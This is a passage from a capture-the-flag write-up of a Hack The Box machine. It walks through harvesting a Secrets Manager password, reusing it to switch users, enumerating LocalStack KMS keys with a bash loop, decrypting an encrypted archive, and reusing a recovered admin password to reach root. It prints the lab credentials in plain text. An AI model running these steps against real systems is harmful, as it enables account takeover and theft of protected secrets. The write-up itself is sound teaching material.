    "VersionId": "8ada6787-70d0-451a-85b4-e13ca3a9d64f",
    "SecretString": "{\"username\":\"david@sink.htb\",\"password\":\"EALB=bcC=`a7f2#k\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": 1631507007
}
```

Checking the `/home` folder we discover that `david` user is present on the server.

```
marcus@sink:~$ ls /home/
david  git  marcus
```

A password reuse attack for the `Jira Support` works for `david` user.

```
marcus@sink:~$ su david
Password:
david@sink:/home/marcus$ id
uid=1000(david) gid=1000(david) groups=1000(david)
```

Privilege Escalation

By further enumerating the home folder of user `david` it is possible to spot a `Projects` folder.

```
david@sink:~$ ls -lR Projects/
Projects/:
total 4
drwxrwx--- 2 david david 4096 Feb  1  2021 Prod_Deployment

Projects/Prod_Deployment:
total 4
-rw-r----- 1 david david 512 Feb  1  2021 servers.enc
```

It lists `servers.enc` file in `Prod_Deployment` subfolder. By running the `file` linux command we understand that there is some binary data and unfortunately by using the `xxd` command nothing useful showed up.

```
david@sink:~/Projects/Prod_Deployment$ file servers.enc
servers.enc: data
david@sink:~/Projects/Prod_Deployment$ xxd servers.enc
00000000: 9973 2cfb c64b 129f 64ac 62cb 253d 981c  .s,..K..d.b.%=..
00000010: b807 40ff ee44 9612 7d7f 984e a6ab ef06  ..@..D..}..N....
00000020: 9bbc e43c 3d2b 8fc1 4140 9842 61f3 aab7  ...<=+..A@.Ba...
00000030: 91a5 119a 7471 affb 2666 f914 e8fa 7428  ....tq..&f....t(
<SNIP>
```

This could be an encrypted file with a specific encryption algorithm. By exploring the `Key_Management` repository we discover a `keys.php` file. We review its contents.

Branch: master ▾ Key_Management / **keys.php**

28 lines | 605 B Raw Permalink Blame History

```php
<?php
require 'vendor/autoload.php';

use Aws\Kms\KmsClient;
use Aws\Exception\AwsException;

//Create a KmsClient
$KmsClient = new Aws\Kms\KmsClient([
    'profile' => 'default',
    'version' => '2020-12-21',
    'region' => 'eu',
    'endpoint' => 'http://127.0.0.1:4566'
]);

//Creates a customer master key (CMK) in the caller's AWS account.
$desc = "Key for document protection";

try {
    $result = $KmsClient->createKey([
        'Description' => $desc,
    ]);
```

This file is interacting with the `AWS KMS` service. The KMS stands for `Key Management Service`. This service is used for key generation, storage and management. This also helps in encryption or digitally signing of data within the applications. Enumerating this service is a step forward to decrypt the `servers.enc` file.

First we can check if there are any keys present in the KMS service.

```
awslocal kms list-keys
```

```
david@sink:~$ awslocal kms list-keys
{
    "Keys": [
        {
            "KeyId": "0b539917-5eff-45b2-9fa1-e13f0d2c42ac",
            "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/0b539917-
5eff-45b2-9fa1-e13f0d2c42ac"
        },
        {
            "KeyId": "16754494-4333-4f77-ad4c-d0b73d799939",
            "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/16754494-
4333-4f77-ad4c-d0b73d799939"
        },
<SNIP>
```

Indeed it seems that many keys exist. Before attempting any decryption of the file, we need to find out how many keys are in the enabled state.

```
#!/bin/bash
for key in `awslocal kms list-keys | grep 'KeyId' | cut -d ':' -f2 | tr -d '",'`
        do
                STATE=`awslocal kms describe-key --key-id $key | grep 'KeyState'| cut -d ':' -f2 | tr -d '",'`
                echo "$key : $STATE"
        done
```

The above script iterates through the list of keys and runs the `describe-key` command on each key to discover it's state. We save the script and execute it.

```
david@sink:~$ ./keys.sh
0b539917-5eff-45b2-9fa1-e13f0d2c42ac :  Disabled
16754494-4333-4f77-ad4c-d0b73d799939 :  Disabled
2378914f-ea22-47af-8b0c-8252ef09cd5f :  Disabled
2bf9c582-eed7-482f-bfb6-2e4e7eb88b78 :  Disabled
53bb45ef-bf96-47b2-a423-74d9b89a297a :  Disabled
804125db-bdf1-465a-a058-07fc87c0fad0 :  Enabled
837a2f6e-e64c-45bc-a7aa-efa56a550401 :  Disabled
881df7e3-fb6f-4c7b-9195-7f210e79e525 :  Disabled
c5217c17-5675-42f7-a6ec-b5aa9b9dbbde :  Enabled
f0579746-10c3-4fd1-b2ab-f312a5a0f3fc :  Disabled
f2358fef-e813-4c59-87c8-70e50f6d4f70 :  Disabled
```

We observe that there are only 2 keys enabled. We run the `describe-key` command on each of them.

```
awslocal kms describe-key --key-id c5217c17-5675-42f7-a6ec-b5aa9b9dbbde
```

```
david@sink:~$ awslocal kms describe-key --key-id c5217c17-5675-42f7-
a6ec-b5aa9b9dbbde
{
    "KeyMetadata": {
        "AWSAccountId": "000000000000",
        "KeyId": "c5217c17-5675-42f7-a6ec-b5aa9b9dbbde",
        "Arn": "arn:aws:kms:us-east-1:000000000000:key/c5217c17-5675-
42f7-a6ec-b5aa9b9dbbde",
        "CreationDate": 1609757403,
        "Enabled": true,
        "Description": "Digital Signature Verification",
        "KeyUsage": "SIGN_VERIFY",
        "KeyState": "Enabled",
        "Origin": "AWS_KMS",
        "KeyManager": "CUSTOMER",
        "CustomerMasterKeySpec": "ECC_NIST_P521",
        "SigningAlgorithms": [
            "ECDSA_SHA_512"
        ]
    }
}
```

Based on `KeyUsage` we can understand that the key is used for digital signing purpose.

```
awslocal kms describe-key --key-id 804125db-bdf1-465a-a058-07fc87c0fad0
```

```
david@sink:~$ awslocal kms describe-key --key-id 804125db-bdf1-465a-
a058-07fc87c0fad0
{
    "KeyMetadata": {
        "AWSAccountId": "000000000000",
        "KeyId": "804125db-bdf1-465a-a058-07fc87c0fad0",
        "Arn": "arn:aws:kms:us-east-1:000000000000:key/804125db-bdf1-
465a-a058-07fc87c0fad0",
        "CreationDate": 1609757999,
        "Enabled": true,
        "Description": "Encryption and Decryption",
        "KeyUsage": "ENCRYPT_DECRYPT",
        "KeyState": "Enabled",
        "Origin": "AWS_KMS",
        "KeyManager": "CUSTOMER",
        "CustomerMasterKeySpec": "RSA_4096",
        "EncryptionAlgorithms": [
            "RSAES_OAEP_SHA_1",
            "RSAES_OAEP_SHA_256"
        ]
    }
}
```

This key is used for encryption and decryption and the `EncryptionAlgorithms` is also listed. Let's try to decrypt the `servers.enc` file now using one of those algorithms.

```
awslocal kms decrypt --key-id 804125db-bdf1-465a-a058-07fc87c0fad0 --ciphertext-blob
fileb://servers.enc --encryption-algorithm RSAES_OAEP_SHA_1 --output text
```

```
david@sink:~/Projects/Prod_Deployment$ awslocal kms decrypt --key-id
804125db-bdf1-465a-a058-07fc87c0fad0 --ciphertext-blob
fileb://servers.enc --encryption-algorithm RSAES_OAEP_SHA_1 --output
text

An error occurred (InvalidCiphertextException) when calling the Decrypt
operation:
```

```
awslocal kms decrypt --key-id 804125db-bdf1-465a-a058-07fc87c0fad0 --ciphertext-blob
fileb://servers.enc --encryption-algorithm RSAES_OAEP_SHA_256 --output text
```

```
david@sink:~/Projects/Prod_Deployment$ awslocal kms decrypt --key-id
804125db-bdf1-465a-a058-07fc87c0fad0 --ciphertext-blob
fileb://servers.enc --encryption-algorithm RSAES_OAEP_SHA_256 --output
text

RSAES_OAEP_SHA_256      arn:aws:kms:us-east-
1:000000000000:key/804125db-bdf1-465a-a058-07fc87c0fad0
H4sIAAAAAAAAAytOLSpLLSrWq8zNYaAVMAACMxMTMA0E6LSBkaExg6GxubmJqbmxqZkxg4G
hkYGhAYOCAc1chARKi0sSixQUGIry80vwqSMkP0R<SNIP>
```

Finally this is successful and the output contains a base64 formatted data. We decode the base64 content and save it to a file.

```
echo -n H4sIAAAAAAAAAytOLSp<SNIP>TgL7TAAoAAA= | base64 -d > servers
```

Running file command shows that its a gzip compressed data.

```
david@sink:~$ file servers
servers: gzip compressed data, from Unix, original size modulo 2^32
10240
```

We fix the extention and then extract the data.

```
mv servers servers.gz
gzip -d servers.gz
```

This produced a tar archive. We untar the file.

```
david@sink:~$ ls
keys.sh  Projects  servers  servers.sig  servers.yml
```

We notice the `servers.sig` file which probably includes a digital signature of the `servers.yml` file. Let's verify the signature of the file using sign key.

```
awslocal kms verify --key-id c5217c17-5675-42f7-a6ec-b5aa9b9dbbde --message-type RAW --message fileb://servers.yml --signing-algorithm ECDSA_SHA_512 --signature fileb://servers.sig
```

```
david@sink:~$ awslocal kms verify --key-id c5217c17-5675-42f7-a6ec-b5aa9b9dbbde --message-type RAW --message fileb://servers.yml --signing-algorithm ECDSA_SHA_512 --signature fileb://servers.sig
{
    "KeyId": "arn:aws:kms:us-east-1:000000000000:key/c5217c17-5675-42f7-a6ec-b5aa9b9dbbde",
    "SignatureValid": true,
    "SigningAlgorithm": "ECDSA_SHA_512"
}
```

Signature is successfully verified. Let's view the contents of `servers.yml` file.

```
server:
  listenaddr: ""
  port: 80
  hosts:
    - certs.sink.htb
    - vault.sink.htb
defaultuser:
  name: admin
  pass: _uezduQ!EY5AHfe2
```

This includes the credentials for the hosts. Finally we reuse the password for accessing the root user.

```
david@sink:~$ su root
Password:
root@sink:/home/david# id
uid=0(root) gid=0(root) groups=0(root)
```